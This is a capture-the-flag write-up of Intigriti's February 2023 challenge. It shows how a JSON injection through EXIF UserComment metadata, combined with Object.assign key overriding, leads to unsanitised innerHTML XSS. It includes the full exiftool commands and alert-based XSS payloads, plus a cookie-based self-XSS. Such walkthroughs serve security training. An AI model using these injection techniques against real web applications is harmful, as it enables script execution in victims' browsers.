Intigriti's February challenge by Dr Leek

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 13th of February until the 19th of February, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 20th of February:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution

Phase 1 - Recon

Create your own official Leek "NFT"!

Upload your own background!

Select your file

Submit Query

As usual we look through the page source to see whats going on.

```
131   <div class="actions">
132     <a id="sbtn" href='/save?config=KDAsMCwwKQ==' >
133       <button id="save" class="nes-btn is-success sve" onclick="">Save</button>
134     </a>
135       <button id="reset" class="nes-btn is-error rst" onclick="reset()">Reset</button>
136   <div class="nes-container with-title is-centered">
137     <p class="title"> Upload your own background!</p>
138     <iframe class="uploads" src="/upload" frameBorder="0" scrolling="no"></iframe>
139   </div>
```


Interesting stuff going on here, line 132 we see this config parameter to the save endpoint with some base64 data and on line 137 we can see there is file upload functionality. Okay lets leave it here for now.

If we keep scrolling we can see some more JS code going.

```
<script>
        curentimage = [0,0,0];
        imageseyes = 10
        imagesmouth = 10
        imagesaccesoirs = 10
        function swapright(layernr){
            curentimage[layernr]++;
            curentimage[layernr] = curentimage[layernr] % 10;
            changeimage(curentimage[layernr],layernr);
        }

        function swapleft(layernr){
            if(curentimage[layernr] == 0){
                curentimage[layernr] = 10;
            }
            curentimage[layernr]--;
            curentimage[layernr] = curentimage[layernr] % 10;
            changeimage(curentimage[layernr],layernr);
        }

        function changeimage(imagenr,layernr){
            if(layernr == 0)
            {
              document.getElementById("modal-image-layer1").src =
'static/images/eye' + curentimage[layernr]%imageseyes + ".png";
            }else if(layernr == 2)
            {
              document.getElementById("modal-image-layer2").src =
'static/images/mouth' + curentimage[layernr]%imagesmouth+ ".png";
            }
```

```
            else if(layernr == 1)
            {
              document.getElementById("modal-image-layer3").src =
'static/images/acc' + curentimage[layernr]%imagesaccesoirs+ ".png";
            }
            else
            {
              alert("there was a weird error. Please try again");
            }
            updateconfig("(" + curentimage.toString() + ")");
        }
        function updateconfig(message)
        {
          document.getElementById("sbtn").href = "/save?config=" + btoa(message);
        }
        function reset()
        {
          curentimage = [0,0,0];
          document.getElementById("modal-image-layer1").src =
'static/images/eye0.png';
          document.getElementById("modal-image-layer2").src =
'static/images/mouth0.png';
          document.getElementById("modal-image-layer3").src =
'static/images/acc0.png';
          updateconfig("(0,0,0)");
        }

</script>
```

the `updateconfig` config looks interesting in first glance. Why? because it sets the href based on our user input from the config parameter in the save endpoint. What will happen if we change the config parameter to something like `javascript:confirm(2)` and see what happens?




https://challenge-0223.intigriti.io/save?config=amF2YXNjcmlwdDpjb25maXJtKDIp

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Unfortunately this leads to a 500 internal server error and I did not bother any further fiddling with this. Lets continue digging into how this application works.

It looks like this part of the code is responsible for changing images when we press the arrow buttons




```
<script>
    curentimage = [0,0,0];
    imageseyes = 10
    imagesmouth = 10
    imagesaccesoirs = 10
    function swapright(layernr){
        curentimage[layernr]++;
        curentimage[layernr] = curentimage[layernr] % 10;
        changeimage(curentimage[layernr],layernr);
    }

    function swapleft(layernr){
        if(curentimage[layernr] == 0){
            curentimage[layernr] = 10;
        }
        curentimage[layernr]--;
        curentimage[layernr] = curentimage[layernr] % 10;
        changeimage(curentimage[layernr],layernr);
    }

    function changeimage(imagenr,layernr){
        if(layernr == 0)
        {
          document.getElementById("modal-image-layer1").src = 'static/images/
        }else if(layernr == 2)
        {
          document.getElementById("modal-image-layer2").src = 'static/images/
        }
        else if(layernr == 1)
        {
          document.getElementById("modal-image-layer3").src = 'static/images/
        }
        else
        {
          alert("there was a weird error. Please try again");
        }

        updateconfig("(" + curentimage.toString() + ")");
```

This is all well and good, now we press save to see what actually happens with this. When we preess the save button, we get to this page here

https://challenge-0223.intigriti.io/view?viewId=40c35629-60ef-408c-bcb8-73d1bc695d6f

This is your own official Leek "NFT"!

Your "NFT" ID:

`40c35629-60ef-408c-bcb8-73d1bc695d6f`

Image Properties:

Image name: NFT.jpg

Image comment: None

Created: 02/19/2023, 18:32:23

Very interesting, we can see there is a viewId in the URL and its been reflected in the page as well. Also looks like some of the metadata of the image is also extracted and displayed on the page.

What if we simply change this to a very simple XSS payload? something like `<script>alert(document.domain)</script>`

https://challenge-0223.intigriti.io/view?viewId=<script>alert(document.domain)</script>

This is your own official Leek "NFT"!


Your "NFT" ID:

`%3Cscript%3Ealert(document.domain)%3`

Doesnt look like this works, since our payload get encoded and rendered in an image form. On this very same page we also see DOMPurify and exif.min.js

```
77    <script type="text/javascript" src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.4.1/purify.min.js"></script>
78    <script src="https://cdnjs.cloudflare.com/ajax/libs/exif-js/2.3.0/exif.min.js" integrity="sha512-xsoiisGNT6Dw2Le1Cocn5305
79    <script type="text/javascript">
```


As we can guess, DOMPurify is most likely used for sanitization to prevent XSS and exif.min.js is used for extracting image meta data information and display it in the page. We quickly look at any vulnerabilities that might be present for these versions.




Looks like we are out of luck! none of these libraries here are known to have any previous vulnerabilities.

Taking a step back and looking at the traffic in burp, we see something very interesting

It looks like this viewId is generated from the value of the SESSION cookie header. This smells like a self XSS here? What if we just manually change the cookie value to XSS payload? how does that work?



This still gives a 500 server error when you click save, however, it looks like when you upload an image and click submit, our self XSS pops!



But the question is why does this XSS pop? nothing you can see in the JS or HTML code in there that should be responsible for this?

```
<h1 id="yey" hidden="true">Submitted</h1>
<form action="uploader" method="POST" enctype="multipart/form-data" onsubmit="showsucc()"> event
<label class="nes-btn">
<span>Select your file</span>
<input type="file" name="file" accept=".jpg,.png,.jpeg">
::after
</label>
<input class="nes-btn" type="submit">
</form>
<script>
function showsucc() { document.getElementById("yey").hidden = false; }
</script>
</body>
```

To understand this we look at what happens when we click submit after uploading our image in burp.

```
HTTP/2 200 OK
Date: Sun, 19 Feb 2023 18:57:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 69

file uploaded successfully to <script>
  alert(document.domain)
</script>
```

This makes perfect sense now! it looks like it renders the contents pulled from the cookie without any sanitization at all and since we put our little XSS payload in there, the XSS pops without any problem!

But this is not good enough, rules of the challenge dont want a self XSS. I decided to move on from this and continue digging whats left in the JS code.

Phase 2 - RTF Code!

Lets get back, upload an image and dig into the code where it extracts the meta data from the image and renders it into the DOM.

```
92        var imgtrgt =  document.getElementById("viewdisplay");
93        EXIF.getData(imgtrgt, function(){
94        var n = EXIF.getTag(this,"UserComment");
95        strval = String.fromCharCode.apply(null,n);
96        strval = strval.replace(/[\x00]/g,"");
97        strval = strval.replace("ASCII","");
98
99        var nn = EXIF.getTag(this,"DateTimeOriginal");
100       strcol = nn;
101
102       var nnn = EXIF.getTag(this,"OwnerName");
103       strown = nnn;
```

We can see on line 94, 99 and 102 it uses exif.min.js to extract UserComment, Original DateTime and OwnerName from the image we upload and assigns them to variables named strval, strcol and strown respectively.

Later down at line 129 we can see it creates a JSON string from our data but the imgName is not what we specify, but rather some hardcoded value and other values extracted before from our image. Once this is done, it uses JSON.parse to convert into a JSON object.

```
129         var imgobj = '{"imgName":"NFT.jpg","imgColorType": " '+ strcol +' " ,"imgComment": " '+ strval +' " }';
130         const x = Object.assign({},JSON.parse(imgobj));
131
```

Soo far there is no sanitzation been done on these values, but lets keep reading ahead.

```
130         const x = Object.assign({},JSON.parse(imgobj));
131
132
133         try
134         {
135             var t = JSON.stringify(x);
136             console.log("Working on: " + x.toString());
137             var temp = JSON.parse(t);
138
139             namfield.innerHTML = "Image name: " + temp.imgName;
140             r.innerHTML = "Image comment: " + DOMPurify.sanitize(temp.imgComment);
141             rr.innerHTML = "Created: " + DOMPurify.sanitize(temp.imgColorType);
142             rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
143         }
144         catch(e)
145         {
146             console.log(e);
147             namfield.innerHTML = "Name: " + JSON.parse(imgobj).imgName;
148             r.innerHTML = "Comment: " + JSON.parse(imgobj).imgComment;
149             rr.innerHTML = "Created: " + JSON.parse(imgobj).imgColorType;
150             rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
151         }
152
153         });
154     }
```

Now here is the interesting bit, it stringify the object, parses it again using JSON.parse but renders it into the imgName div with innerHTML without sanitization, every other value gets sanitized.

Soo how do you get XSS here? if we set our imgName metadata value in the image to some XSS does that mean win win? Unfortunately that is not the case here why? because the value is already hardcoded!

Can we still win? you may ask? Well to understand that we have took very carefully at this part of the code.

```
129         var imgobj = '{"imgName":"NFT.jpg","imgColorType": " '+ strcol +' " ,"imgComment": " '+ strval +' " }';
130         const x = Object.assign({},JSON.parse(imgobj));
131
```

at line 130 we can see that it creates a JSON object from the string we give it, but whats up with this Object.assign()? what does this do? (shameless copy paste from mdn docs)

```
const target = { a: 1, b: 2 };
const source = { b: 4, c: 5 };

const returnedTarget = Object.assign(target, source);

console.log(target);
// Expected output: Object { a: 1, b: 4, c: 5 }

console.log(returnedTarget === target);
// Expected output: true

```

Now this makes things very interesting? you may ask why? because this allows us to override that hardcoded NFT.jpg value in there for imgName parameter in the JSON string by simply giving it another imgName JSON key value pair?

Lets do a quick experiment to demonstrate this:

as you can see here our duplicated value overrided the original one due to how Object.assign works, all we have to do now is to upload an image which leads to creation of a new key value pair with imgName and our payload in it.


How do we do that? we break out of the quotes and add our own object:
`whatever", "imgName": "test`

Phase 3 - POP!

Now lets give it a shot, but before that how do we add this User Comment in the meta data of an image? we can do it very easily using exiftool!


```
┌──(kali㉿kali)-[~/Pictures]
└─$ exiftool -UserComment='whatever", "imgName": "test' cat.jpg
    1 image files updated

┌──(kali㉿kali)-[~/Pictures]
└─$ exiftool -a cat.jpg
ExifTool Version Number         : 12.55
File Name                       : cat.jpg
Directory                       : .
File Size                       : 5.1 kB
File Modification Date/Time     : 2023:02:19 15:10:30-05:00
File Access Date/Time           : 2023:02:19 15:10:30-05:00
File Inode Change Date/Time     : 2023:02:19 15:10:30-05:00
File Permissions                : -rw-------
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : whatever", "imgName": "test
Flashpix Version                : 0100
Color Space                     : Uncalibrated
```

Now everything is ready, lets try this.



It works! now all we have to do is instead of "test" put our XSS payload in there and it should be a win!

```
┌──(kali㉿kali)-[~/Pictures]
└─$ exiftool -UserComment='whatever", "imgName": "<img src=x onerror=alert(document.domain)>' cat.jpg
1 image files updated

┌──(kali㉿kali)-[~/Pictures]
└─$ exiftool -a cat.jpg
ExifTool Version Number         : 12.55
File Name                       : cat.jpg
Directory                       : .
File Size                       : 5.1 kB
File Modification Date/Time     : 2023:02:19 15:15:50-05:00
File Access Date/Time           : 2023:02:19 15:15:50-05:00
File Inode Change Date/Time     : 2023:02:19 15:15:50-05:00
File Permissions                : -rw-------
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : whatever", "imgName": "<img src=x onerror=alert(document.domain)>
Flashpix Version                : 0100
Color Space                     : Uncalibrated
```

